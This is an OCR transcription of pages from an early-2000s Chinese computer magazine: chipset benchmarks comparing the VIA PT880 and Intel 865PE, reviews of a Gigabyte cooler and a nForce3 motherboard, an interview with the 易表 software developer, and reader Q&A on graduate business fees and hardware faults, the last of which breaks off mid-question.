


图2

一、指标超越Intel865/875的VIA PT880

VIA PT880在Intel865/875之后较长时间推出，在市场上暂时无法占到先机，但却可以分析对手的相应产品，从而超越对手。下面我们就来简单对比一下VIA PT880与Intel865/875芯片组，看VIA PT880超越在那里。

1.北桥，互有高下

Intel865/875芯片组作为Pentium4C处理器的“官方配偶”，支持800MHz的前端总线、AGP 8X显示接口、最大4GB双通道DDR 400内存，并提供266MB/s带宽的Intel CSA千兆网卡专用通道。Intel 875P芯片组还支持ECC校验内存和PAT内存性能加速技术，可用于入门级工作站服务器。

VIA PT880芯片组则是VIA的Pentium4芯片组中目前“最高阶”的产品(图3)，同样支持800MHz的前端总线、AGP 8X显示接口，而内存的优化支持则是VIA PT880的特点。VIA芯片组一直以来都被冠以内存性能不高的帽子，而在VIA的KT400A和PT800芯片组中集成了被称为FastStream64的内存控制器后，它们的内存性能大幅度提升，令人刮目相看。在VIA PT880芯片组中FastStream64升级为DualStream64内存控制器，能够支持8GB的双通道DDR400内存，并能支持ECC校验内存。



图3 BGA封装带金属散热壳的PT880北桥

2.南桥，功能为王

Intel865/875芯片组的标准南桥为ICH5/5R，支持8个USB2.0接口、2个SATA接口、4个ATA100接口的标准搭配，并能外接5.1声道AC97声音芯片。ICH5R与ICH5的区别是ICH5R支持SATA RAID，这时能提供更高效的硬盘性能。

VIA PT880搭配的是目前VIA功能最全面的南桥芯片——VT8237(图4)，同样支持8个USB2.0接口、2个SATA接口、4个ATA133接口，并且也支持SATA RAID。在外接扩展性方面，VT8237可搭配不同的VIA声音处理芯片，提供5.1或7.1的环绕输出，提供最高24bit/96KHz的声音采样率。VT8237南桥同样也可通过外接VT6103芯片提供10/100Mb网络接入功能。



图4 同样BGA封装带金属散热壳的VT8237南桥

3.南北通道，超宽的快速通道

也许Intel觉得自己的南北桥通信技术在现在已经足够成熟了，因此还是继续使用的IHA南北桥总线，传输速度266MB/s。相反，VIA的V-Link南北桥连接则一直在进化，到VIA PT880与VT8237的南北桥已经是传输速度1066MB/s的Ultra V-Link了。我们知道PC的内部设备数据传输采用的1对1传输方式，因此虽然Ultra V-Link速度很快，但还不能让所有设备同时来使用这么大的带宽，但提高南北桥的传输速度却可以降低设备间相互访问的延迟，从而提高性能。

总的来说，VIA PT880的技术指标已经超越了Intel865/875芯片组，难怪VIA敢放出PT880赶超Intel875P的豪言。但具体成绩如何，则要有我们的测试成绩来说话。

二、硕泰克PT880R-RL与Intel865PE的对话

硕泰克PT880R-RL可谓一块标准的VIA PT880主板，使用PT880加VT8237的标准南北桥搭配，并由VT1616芯片提供5.1声道输出(图5)，VT6103芯片提供10/100Mb网络连接(图6)。硕泰克PT880R-RL为采用红色PCB，扩展插件主要为黄色和雪青色，颜色还不错。主板提供2根双通道DDR400内存槽，带固定扣的AGP 8X扩展槽，2个SATA和2个IDE接口，自带4个USB2.0接口，并可通过连接线再提供4个USB2.0接口。CPU部分采用3相供电设计，并提供专用4芯CPU供电插座，这在高频CPU使用中也是必要的。




图5




图6

对比主板则为Intel原装865PE主板，Intel865PE加ICH5的南北桥搭配，由AD1985芯片提供5.1声道输出，并提供Intel CSA千兆网络连接。

测试平台	
CPU	Intel Pentium4C 3.2GHz
内存	KingSton DDR400 256MB *2，SPD自动设置
硬盘	迈拓金钻9代200GB/8MB缓存ATA133硬盘
显卡	ELSA Radeon9800Pro 128MB(催化剂3.10版驱动)
软件环境	中文WindowsXP SP1/DirectX9，硕泰克PT880R-RL主板安装VIA 4.49版4in1驱动以及相应声卡、网卡驱动，Intel865PE安装Intel 5.1.1.1002芯片驱动以及相应网卡声卡驱动
测试软件	
整体测试	PCMark2004(需要安装WMP9和WME9)
硬盘性能测试	HD tach2.70
内存性能测试	AIDA32 3.88版和Memory Speed

我们为何要这样测试：尽管VIA PT880的指标已经超过了Intel875P，但从硕泰克PT880R-RL的定价650元来看，VIA PT880更应该是Intel865PE的强劲对手，这就是选用Intel865PE的原因。有的朋友认为我们的测试平台配置太高，不实用，但只有这样高的配置下面，才能明显的比较出这两种芯片组的差别。关于操作系统以及测试软件的选取，我们选用的是普通用户能很容易找到的系统和软件，这样大家能够很容易重复我们的测试，并对测试结果有更直观的认识。另外，PCMark2004的49项单独测试也能让我们更容易找出VIA PT880和Intel865PE在性能上的差别。而我们没有使用3D软件来测试的原因是我们需要的是由主板差别带来的整体性能对显卡的影响，PCMark2004中的显卡填充率和多边形生成率测试已经能够满足要求了，因此我们不再做单独的显卡测试。

测试结果		
	硕泰克PT880R-RL	Intel865PE
CPU实际频率	3208.0MHz	3207.0MHz
PCMark2004		
PCMark	4847	4865
CPU	4903	4789
Memory	4517	4579
Graphics	4081	4097
HDD	4929	4773
内存性能测试		
AIDA32内存写入	1459MB/s	1359MB/s
AIDA32内存读取	4194MB/s	4270MB/s
Memory Speed 16KB测试	4809.98MB/s	4491.09MB/s
硬盘性能测试		
HD Tach最大传输速度	64.0MB/s	64.1MB/s
HD Tach最小传输速度	28.9MB/s	28.9MB/s
HD Tach突发传输速度	109.5MB/s	87.1MB/s
HD Tach随机存取时间	15.0ms	14.3ms
HD Tach CPU占用率	3.2%	3.7%

测试过程：每个测试进行3次，取平均值，如果测试结果的最大值与最小值差异超过10%，则重新测试3次。

测试结论：从测试结果分析，这两块主板的性能差别非常小，整体性能相差只有0.5%。硕泰克PT880R-RL的CPU性能较高，这可以通过Memory Speed的16KB数据测试分析出，由于PT880在这个容量上读取速度较快，而16KB容量又正好是小于Pentium4的L1缓存容量，能够一次性读入CPU的处理核心，带来的结果就是硕泰克PT880R-RL拥有更快的CPU速度。内存速度方面，硕泰克PT880R-RL写入速度更快，Intel865PE快在读取速度，可谓不分伯仲，PT880也依靠DualStream64内存控制器使自己的性能能与Intel极为优秀的内存控制技术比美了。硬盘管理方面，得益于VT8237的ATA133支持以及Ultra V-Link南北桥高速连接，在突发传输速度上硕泰克PT880R-RL主板占了不小的优势，而且VT8237的硬盘管理的CPU占用率更小，这又从另一方面略微提升了CPU性能。不过VT8237的随机存取时间还是比ICH5南桥更高，这也是一个对硬盘有较大影响的性能指标，希望VIA能够再下一代产品中再有提高。由此测试可以看出，威盛PT880芯片组完全达到了它本身的设计思路：成为一块高性价比的主流芯片组，不但性能能与865PE打个平手，某些项目还能比拼875P，很有市场竞争力。硕泰克PT880R-RL的650元的定价相对目前市面上750左右的865PE主板以及千元级的875P主板来说，也是一款非常有竞争力的产品。相信PT880主板大量上市后Intel865PE主板定会感受到明显的冲击。

咨询电话：(010)82668151)

CF [SC14]

万能热管风扇

■ CFan评测室

——技嘉3D Cooler-PRO散热器试用



技嘉近来给人的感觉多少有点“不务正业”，前一段时间推出了鼠标键盘机箱等产品，现在又开始做散热器了。但是上来确实有点出手不凡，不仅是一款采用了离心式风扇的散热器，而且采用了少见的热管散热技术。

散热器结构

3D Cooler-PRO没有使用大多数散热器所采用的铝质散热片吸热与蓄热传导设计，而是采用了一块纯铜片吸热，并使用热管进行传导，将热量传输到铝质的薄形散热鳍片上。

3D Cooler-PRO采用了现在在高档散热器上常用的离心式风扇设计，但它并没有使用其他品牌常用的向下吹风的设计，而是将离心式风扇横置，使风向四周吹出，散热片也配合这样的风扇设计采用了圆环状围绕风扇的设计方式。

3D Cool-PRO的一大卖点，就是它可以支持多种不同的CPU，它的吸热底片没有使用普通带扣具的设计，而是在铜片的周围增加了很多突出的部分，使用三种不同结构的扣具来做到对Socket754、Socket462、Socket478三种不同的CPU插座的支持。由于它采用的是热管传导设计，没有通常的散热片蓄热层，所以可以有充足的空间容纳不同的扣具。

调速设计

3D Cool-PRO也具有时下流行的调速设计，但它的调速设计和其他类似的产品不同在其调速开关的周围带有当前转速指示，这显然有助于用户使用上的精确性。

3D Cool-PRO并不从主板取电，而是通过一条转接线直接从电源取电，但依然具有一条连接主板风扇电源的连线，它的用途是为主板提供风扇转速信号。

设计评价

3D Cool-PRO的横置风扇设计是很为我们所称道的，传统离心式风扇的设计虽然散热效能很强，但存在两个问题：一是由于风扇竖置，所以必须采用风道结构，风扇的风力不能得到充分利用；二是竖置风扇的进风口正好是电源风扇的负压区，不利于冷空气的补充，而且按照其在机箱内的安装方式，也容易造成流经散热片的热风再吸入。

而3D Cool-PRO的横置方式很好地弥补了这两个缺点，当然由于横置方式不能形成风道，会造成风压的下降，但是这点依靠散热鳍片尺寸的增加就可以解决。由于横置使得散热器整体体积减小，所以很容易就可以使用大尺寸的散热鳍片。

多扣具设计，也是3D Cool-PRO值得称道的地方，这本身是采用热管导热的“副产品”，由于采用多扣具设计，很大程度上可以节省在散热器上的重复投资。

而作为3D Cool-PRO的主要设计特点的热管导热，我们觉得还是需要商榷的。

首先，必须了解的是热管不同于液冷，它只是一种导热设备而不是散热设备，用在CPU散热片上，只是能够解决散热片体积过大情况下的布置困难问题，而不能提高散热器的散热效率。对于3D Cool-PRO来说，要考量它的散热能力，还是要看风扇的风量和鳍片的散热效率，而与使用热管毫无关系。

其次，由于采用了热管结构，所以3D Cool-PRO在结构上没有蓄热层，这样它的散热能力完全取决于热管的导热效率和散热鳍片的散热效率。在设计范围内，它与传统的散热器没有任何不同，但在CPU发热接近3D Cool-PRO的极限散热功率或是长期使用积灰导致散热能力下降的时候，3D Cool-PRO很可能会不如传统带蓄热层的散热设计来得可靠。


简单试用

从3D Cool-PRO的实际使用来看，在配合高频P4 CPU使用时，3D Cool-PRO的表现比较不错，在转速为2500rpm时，是其性能的一个平衡点，此时CPU温度比更高转速下的温度相比不算高，而风扇噪音也很小。

而在配合高频AthlonXP CPU时，则需要提高3D Cool-PRO的风扇转速，当转速提高到3500rpm以上时，噪音清晰可闻，但仍然比传统离心式风扇的散热器来得小。

从散热能力上看，在目前的CPU功率下，3D Cool-PRO的散热能力还是无可挑剔的，但同时我们也发现，当CPU功率上升时，3D Cool-PRO散热系统的整体温度的上升速度要比传统散热器来得快，这就是热管结构的弊端表现，由此来看，3D Cool-PRO在与目前的CPU配合使用时无可挑剔，但不能保证其能够满足今后更大功率CPU的散热需求。CF [SC15]





咨询电话： 010－62610087
参考报价： 1499元

家用级64位主板

——承启 ZNF3-150


■ CFan评测室

在主板市场的历史上，有几个系列的产品以其鲜明的设计特点给用户留下了非常深刻的印象，并且这种特点也逐渐成为该品牌的“招牌”之一，承启的“黑金刚”系列也是这些产品系列之一，这个系列的主板都以黑色的PCB、金色的接插件和超豪华的配置而闻名。随着Athlon64系列产品的上市，承启也推出了新一代的“黑金刚”产品。

芯片组简介


承启ZNF3-150是一款使用nForce3 150芯片组的产品，nForce3 系列芯片组是首批推出的支持Athlon64系列CPU的产品之一。但是，在以前的测试中，大家所看到的大都是其中的nForce3 Pro150芯片组，nForce3 150则是nForce3 Pro150的简化版本，二者的规格非常接近，只是nForce3 150只能支持754针接口的Athlon64，而不能像nForce3 Pro150那样支持较为高级的Athlon64FX。也正因为如此，其价格也要低了很多，正好供家用级别的主板使用。

看看主板



nForce3 150并没有传统的南北桥，而是采用了单芯片的结构。由于Athlon64系列CPU内部整合了内存控制器，所以nForce3 150的北桥电路实际上非常简单。

网络接口和板载声卡是ZNF3-150的两个亮点，nForce3 150本身并不支持千兆网卡，但是ZNF3-150通过板载BROADCOM的千兆网卡芯片，提供了对千兆网的支持。ZNF3-150板载的声卡并非AC97的软声卡，而是VIA的ENVY24 VT1720芯片＋VT1616 CODEC组合，熟悉声卡芯片的朋友应该会知道，这款芯片支持5.1声道的硬输出，是很多中高档声卡使用的芯片。虽然不具备ENVY24系列中高档品的8声道输出、96/192KHz采样的功能，但是由于其设计没有严格遵照AC97规范，绕过了SRC信号转换过程，所以音质上要比普通的AC97软、硬声卡好得多。




豪华大礼包

豪华的附件，也是“黑金刚”系列的特征之一，ZNF3-150的附件中，除了全套的散热IDE排线、SATA排线及电源线之外，还有这样几种东西：

1.CBOX扩展盒，这是“黑金刚”系列的标准附件，已经是第三代了，安装在机箱的3英寸驱动器槽上，提供了前置音频、USB、IEEE1394等接口以及6合一读卡器、DEBUG灯等扩展功能；

2.一块独立的CNR子卡，提供了独立音频输出、数字音频输出和IEEE1394输出的功能。由于这块子卡上使用了独立的WM8728CODEC芯片，所以在使用子卡的时候，ZNF3-150实际上相当于在使用一个真正的独立声卡。



3.附带的安装工具，虽然算不上什么值钱的东西，不过在主板包装中的确少见，ZNF3-150附带了一个多用螺丝刀和一管高档硅脂。

我们的评价

虽然是面向主流家用市场的产品，但由于配置的豪华性，承启ZNF3-150的价格并不便宜，不过考虑到其配置，我们认为还算是物有所值的。

不过，对于大多数用户，我们并不推荐这款产品，这也是我们没有对它进行性能测试的主要原因之一。

从目前的实测来看，Athlon64系列CPU，特别是其中的普及性产品Athlon64并没有充分表现出与其高昂价格相称的性能来，无论是从CPU自身的性能来看，还是从相关软硬件设备支持来看，Athlon64的成熟都还需要等待时日。而且，从目前主流的Athlon64主板芯片组来看，它们也缺乏成为真正意义上主流产品的资质。就以nForce3 150而论，虽然它具有很多值得称道的设计，但作为一款新型芯片组，不支持已经是发展潮流的SATA、千兆网等技术，对于内存也有着ECC内存这样的苛刻要求，很难令人相信这样的产品会成为一款真正的经典设计。所以不管怎么说，对于大多数人来说，Athlon64系统美则美矣，但还不是买的时候。而到了Athlon64真正成为主流的时候，现在的CPU也罢，主板也罢，大概都成了明日黄花了吧？ CF [SC16]

奇迹，来源于平凡
——访"易表"开发者贺辉

■ E龙工作室/双龙一剑

"易表"(其主页地址为http://www.egrid2000.com/)这款软件可能有些人不了解,但提起办公软件Microsoft Office、WPS Office，可能没有几个人不知道，而这个"易表"软件就是敢于向这两大办公软件巨头挑战的新生代。"易表"自2001年作为共享软件提供下载起，便一直稳居下载前列，在下载的办公软件中几乎长时间排在第一位。这款软件凭借个人力量敢向国内外两大巨头的数据处理软件叫板，能够在两重大山的压迫下，由个人作坊逐步成长，并走向公司化，这已经创造了一个奇迹，这个奇迹的创造者就叫贺辉。


贺辉

一、厚积才有薄发

大学时，贺辉学的是电子专业，大四最后一学期的一天，他突然发现学校的人工智能研究所开办了一个电脑操作培训班，于是和一个同样对电脑这新鲜玩艺感兴趣的宿友报名参加了。等到开课时，才发现竟然只有他们俩儿，授课老师也犹如霜打的茄子——焉了，满腔的热情也灰飞烟灭了。老师给了他们一台8086电脑、一张DOS软盘及一串办公室的钥匙，就任由他们自己"上机学习"去了。

这对于自学能力及动手操作能力都较强的贺辉来说，也许是再好不过了，省去了老师满堂灌的枯燥。怀着兴奋的心情和电脑进行了第一次亲密接触，以后的日子贺辉便经常地跑书店、买书、看书，然后再在那台电脑上进行练习，不久便熟悉了DOS、WordStar（一个文字处理软件）等软件的应用。一个月后就成了班里的电脑高手，那时他很是得意了一阵子。

1993年，贺辉大学毕业被分配到湛江佳信公司，由于其出色的电脑技能，年底公司专门为他个人配置了一台当时身价相当"昂贵"的386电脑，这是贺辉接触电脑后的第二个飞跃阶段。当时FoxBASE非常流行，贺辉在经过一段时间的自学后，利用FoxBASE为公司编了一个检验数据的管理程序软件，由于这套管理软件使用方便，并且是为公司量身定做的，因而得到了总经理的表扬及特别奖励，奖品是一套Windows 3.1正版软件，当时这个软件还是12张软盘呢。由于他的这台386电脑只有2MB内存，根本就跑不动中文版的Windows，于是他跑遍湛江所有的电脑商店，用将近800元的价格买了2MB内存，这就花去了他当时一个月的薪水。

1994年，一次帮公司采购电脑的过程中，他在电脑公司里看到服务小姐用Word制表，当时感到非常兴奋，"原来还有这么好用的软件！"从此他开始为微软当起了义务宣传员，在公司帮盖茨先生推广Office，甚至还为公司员工办了一期Office培训。

到了1995年，贺辉已成了狂热的电脑发烧友，公司的386/486电脑已经不能满足他的需要，便向亲戚朋友借了12000元买了一台奔腾133电脑，这台电脑在当时是最顶级的配置了。12000元是他一年的收入，随后的很长一段时间，他都处于负债中。那一年他利用下班后的空闲时间学会了FoxPro，同时在业余时间针对他的工作需要，做了一些数据管理软件，得到了同事们的欢迎，其他部门的同事看到后，也纷纷委托他帮助设计专用程序。当时公司的生产、质检、销售、供应、工资、仓管等各个方面，都采用了贺辉开发的软件，虽然没有任何回报，但他依然过得开心而充实。"精神上的财富更是无法估量的"，贺辉现在还是这样来评价他那段经历。正是那段经历让他对普通用户的习惯和需要有了更深的了解，也为他以后开发"易表"打下了坚实的基础。

二、从量到质的转变

1998年，公司步入了低谷，那一段时间上班常无所事事，这也成就了贺辉第三次真正的飞跃。在这段时间里，他反思着自己这些年所开发的管理软件，"这些软件都不大，但很实用，而且功能类似，无非就是数据的收集、处理、查询、统计，以及报表的输出，但却花了我大量的时间，且用户的需求会经常发生变化，设计完成后，还不时进行改进。本来数据管理方面有Excel、FoxPro、Access这样的通用软件，为什么公司的员工们不喜欢用，非要我去进行专门设计呢？"

贺辉在心里自问，猛然地他找到了答案，Access和

FoxPro太复杂，并且要求用户必须具备一定的数据库知识和编程能力，这对于公司的大部分员工来说，显然要求太高了。而Excel虽然简单一些，并不适合于大量数据的管理，也不符合使用习惯。于是他在心里琢磨着，能不能找出这些管理软件的共性，发现其规律，将那些复杂的代码简化，设计为普通的操作，做一套通用的数据管理软件呢？使其具备Excel这样的电子表格界面，同时又能像FoxPro一样具备数据库软件的特征和一定的灵活性，在功能和操作性之间做一个平衡，让普通用户也能根据自己的需要设计管理系统？贺辉想到这些后，便利用这段难得的空闲时间，静下心来进行分析，并在1998年年底开始编写程序，前后花了差不多半年的时间，完成了易表的第一个版本，当时叫做"EGrid"。

把"EGrid"送给公司同事和朋友们使用，得到的反馈比较好，但也发现了很多不完善的地方，比如bug多，运行不稳定等，随后贺辉根据反馈信息对"EGrid"进行了改进，随着这个软件的完善，使用的圈子也越来越广了。

三、人生决择水到渠成

2000年年初，在大家的鼓励下贺辉满腔热情地建立了一个网站，同时也将"EGrid"正式命名为"易表"，并上传到网站上供网友下载使用。为了达到宣传目的，他一口气发了10万封广告邮件，这让他尝到了苦果，同时也尝到了甜头。苦果就是在广告邮件发出的第三天，因他发送垃圾邮件，网站负责人将其邮箱关闭了。而甜头则是在第一个月内，他收到了2000多元的注册费。这笔注册费比他当时一个月的薪水还多，这给了他莫大的鼓舞，也为他在后来的选择中起到了一定的作用。

可惜好景不长，没过多久，易表就被人破解，几乎从第二个月起，再也没收到一分钱的注册费。看着网上的破解，贺辉索性让用户开始免费下载。每天下班后首先要阅读用户发来的每封邮件，看到他们对易表的肯定自然很高兴，同时也非常珍惜他们提出的建议和意见。网站的BBS，也让他兴奋不已。免费后的易表当然不能再为贺辉带来收入，也就是在同时，他担任了电话机厂的厂长，由于工作很忙，对易表基本上停止了开发，但是他再忙也没有忘记收集用户的反馈信息，根据这些反馈，他准备对易表进行新的构思。

直到2001年5月，由于国内对共享软件开发者的保护措施加强了，贺辉又重新对易表进行了开发。在当年9月便推出第一个测试版，用户的反应非常强烈。11月完成正式版，并改名为"易表XP"，同时也中止了其免费软件的性质，重新开始收费。就在当年的12月3日他又收到了用户的注册费，直到现在还清楚地记得她的名字叫丁艳艳，当时她买了两套企业版。有一位用户在只需要两套易表的情况下，给他一次寄了10套注册费。另外还有一位用户，只是在2000年时，仅仅听说了贺辉关于新一代易表的想法，就预定当时还不知道什么时候可开发出来的易表新版本，同时还给他写了6000多字的建议……这样的注册用户还有很多，这笔物质及精神上的财富开始让他思考是否辞职专心开发易表。

2002年3月，随着女儿的降生，工作、易表、家庭的重担让贺辉身心疲惫，而公司的前途更令他感到失望，此时很多了解他的网友都鼓励他辞职。为了更好的照顾易表及家庭，和家人多次商量都未能达成一致意见的情况下，贺辉决心背水一战。他瞒着妻子向单位递交了辞职信，"朋友和家人非常不理解，也许我的选择不一定正确，但人总是要做出选择的，即使易表没有今天的成绩我也不会后悔。"直到今天，回想起当时的情景，贺辉都感触良多，"如果这个选择没有成功，真不敢想象全家以后的日子怎么过。"实际上，他没有花费太多时间和精力，便成功地完成了业余软件开发者向专业软件开发者的转变。

之后，贺辉有更多的时间由自己自由支配，从此，易表便开始高速发展。一般用户提出的好建议及发现的软件Bug，经常是在第二天就可在新版本中完善，易表的人气也越来越旺，注册费用让贺辉在经济上没有后顾之忧，同时也为很多用户提供了创业的途径。现在易表论坛中有一个固定的栏目"项目买卖"，需要者可在这提出自己的要求，然后获得为自己量身定做的易表管理软件。很多用户通过易表开发了专用的软件，这类软件可以脱离易表的界面，让不是程序员的朋友达到专业程序员的水平。现任易表用户社区版主的小吴，就利用易表制作了一个财务系统软件（见图2），操作起来非常方便，和很多软件公司开发的专用财务系统软件相比，一点都不逊色。更有一些用户利用易表提供的函数编制了游戏，像二十一点（下载地址：http://bbs.egridsoft.com/viewfile.asp?ID=12566）。易表的扩展功能相当强大，很多用户称它是一种简易的编程语言。易表所独具的特点更吸引了一群铁杆用户，他们用自己的汗水去帮助贺辉浇灌易表这朵娇艳的小花，其中有些用户更是自愿义务担任起了易表论坛的版主。新华社的喜版主，她耐心地为其他网友提供帮助，并回答网友提出的问题，还精心录制了视频教学片免费供网友下载学习；还有一位年龄已近60岁的网友靖莘，使用易表后，也自愿担任易表论坛的版主……这许许多多来自网友的鼓舞，成了他辞职后遇到困难时的坚强后盾。




图2

2003年，随着易表用户不断增多，贺辉正式成立了自

己的软件公司——广东易表公司，并在随后的不久，推出了新版本10.3（见图3），贺辉又开始了人生的另一个新起点。




图3

四、吾将上下而求索

“我不是一个科班出身的程序员，虽然这不是我的优势，但这些年我在企业里摸爬滚打，处理各种各样的数据，还经常和普通的菜鸟级用户打交道，使我熟悉了普通用户的需求，由于自己就是一个用户，因而比那些专业的程序员更了解办公软件应该做成什么样才会受到用户的欢迎，这些恰是很多专业程序员和国内软件厂商所缺乏的。”贺辉在介绍自己的成功经验时特别强调了这些。

大家都知道，优秀的软件离不开优秀的程序员，但编写程序如同裁衣服，最重要的是设计策划，而不是裁剪过程。如果不明白软件应该设计成什么样子，只知道一味地去模仿，这样做出来的软件也不会得到用户的喜欢，而贺辉更像是一位优秀的设计师。谈到今后，他憨厚地笑着说，“在2004年，易表将推出一套全新版本，对内核进行重新架构编程，大大提高工作效率，使其操作更简洁。”

同时他还透露，会以一种全新的设计方式让易表得到更多用户的喜爱，让更多的人了解易表，作为一个非计算机专业出身的贺辉来说，易表能取得如此好的成绩，这已经是一个奇迹了。而在这奇迹创造者的身上，似乎找不出一丝的不平凡之处。通过这次的采访，我获得了深刻的启示，平凡中往往孕育着不平凡，平凡中往往会发生更多外人认为是奇迹的事情。当我最后要求他用一句话来概括以后的发展时，稍加思索后说了屈原的一句诗“路漫漫其修远兮，吾将上下而求索”。

是呀，成功往往宠爱有准备的人，而贺辉这位时刻在准备着的人，在2004年又会给用户们带来什么样的意外惊喜呢？我们期待着，这匹黑马能在办公软件这块领域里，奔腾出更辉煌的明天。CF [CY01]



■ 彬彬

面对2003年大学生就业难的问题，以及即将到来的2004年就业高峰，大学生和家长们都非常关注就业的信息，希望从多方面来了解就业问题以及关于就业的相关政策。

最近小编收到一位名叫杨铭的忠实读者的来信，他说，在本杂志2003年第19期上看到一篇《大学生干个体免五项收费》的小文章，看后有两个问题想咨询。由于这位读者的问题非常有代表性，几乎是读者朋友们众望所归的问题，于是，小编查阅了很多的报刊及网站，并且在新华网上也看到了关于大学生干个体免五项收费的信息，特在本期的创业就业栏目中说明。

问题一：我一个工商局的朋友说，这个消息不好使，要拿出文件来，可我是在《电脑爱好者》杂志上看到的这个消息，拿不出什么文件，所以想让《电脑爱好者》的编辑们帮帮忙，看看能不能帮我们找到这些文件，让我们这些刚刚走出学校大门的大学生们，在自已创业初期，能节省一点点开支。

小编答：收到这位读者的来信后，小编非常慎重地查阅了相关信息。在“新华网”上，2003年6月19日刊登有此信息，且信息来源是《中国经济时报》。我想，新华网和《中国经济时报》作为国内比较权威的网站和报刊，他们刊登的信息应该是可信的。

小编对此信息，仔细斟酌了一下，当初我们的文章由于篇幅比较短小，有些内容说的不够详细。比如，高校毕业生在申请个体工商户时，应当向登记机关出具普通高等学校颁发的《毕业证书》、个人身份证和省级高校毕业生就业工作主管部门签发的《报到证》（即《全国普通高等学校本专科毕业生就业报到证》或者《全国毕业研究生就业报到证》），且登记机关要在《报到证》上注明登记注册的时间并加盖登记机关的印章后方可退回本人，而且在《个体工商户营业执照》上面的经营者姓名后必须要注明“高校毕业生”字样。这样才可以免交有关的收费。

问题二：如果我是成人高校毕业的大学生，是否也可以享受这样的待遇？

小编答：这个问题小编真的不太清楚，如果要知道准确的信息，最好到官方网站去查一查，进行确认。教育部批准的全国普通高等学校名单，可以在教育部官方网站上面去查询，网址是http://big5.xinhuanet.com/gate/big5/www.moe.edu.cn/。

针对这两个问题，小编只知道这么多了。如果有哪位读者朋友知道更多更全面的信息，希望能通过小编来转告杨铭读者。我想，这个问题一定还有很多读者都希望知道。

CF [CY02]



硬件维修站

1 升级内存后出现黑屏

问:我的电脑配置如下:AMD Athlon 1GHz CPU，ABIT(升技)KT7A(KT133A+686B)主板，现代的64MB内存，GeForce MX400显卡，最近又新增加了一条Kingmax的64MB内存，可开机后却出现黑屏的现象。请问如何才能解决这个问题？

答:现代内存和Kingmax内存无法共存于ABIT(升技)KT7A(KT133A+686B)主板上，这是两者的兼容性问题造成的，因此你只有更换其他品牌的内存条了。

2 开机后显示移动的横线

问:我们办公室里有两台显示器开机后总是有一条横线从上到下在屏幕上移动。请问这是为什么？

答:这很可能是电脑之间相互干扰造成的问题，你可以拉大电脑间的距离，如果显示器周围还有其他电气设备，也应该相应地调整一下距离和位置。

3 联想主板不认PCI设备和内存

问:我使用的是联想P8主板，发现主板找不到新插上的PCI设备和内存条。请问这是怎么回事？

答:QDI主板有一项减少电磁辐射的功能，就是对开机后没有插设备的插槽进行关闭，以减小电磁辐射量，保护人体健康。如果南桥持续有待命电源供电(220V电源未断开)，这项功能就一直起作用，这时再插上PCI设备或内存时就可能会遇到问题。解决该问题的办法是在新安装PCI设备和内存条前，首先拔掉电脑上的220V电源线，同时在BIOS中选择恢复默认值(要么干脆清空一下CMOS)，然后再安装PCI设备和内存条，最后连接好电源开机就可以了。

4 电脑为何经常自行热启动

问:我的电脑最近经常自行热启动。请问这个问题是什么原因造成的？

答:主要可能有以下几种原因:

(1)病毒的干扰。可以用最新版本的杀毒软件进行杀毒操作。

(2)计算机电源的输出电压不稳定。你可以用万用表测量一下，如果是市电输入不稳定，则可以考虑给电脑购置一个稳压器进行稳压。如果是电源故障(如电源内部电容的软击穿造成短路而产生自保护)的话，赶紧更换，以免造成更大的损失。

(3)CPU散热不良、温度过高造成热启动。检查风扇转动是否正常，应该及时清洁风扇并且使用质量好的润滑油。

(4)需要电源供电的外设太多(如连接了多个光驱、USB设备等)，运行时的实际功率超过了电源的额定功率，过载能力较差的电源就会产生自保而重启。建议更换高品质大功率电源。

5 刷新BIOS时出错

问:我在给主板刷新BIOS时，屏幕上出现了如下提示:Part number doesn't match the system。请问这是什么意思？

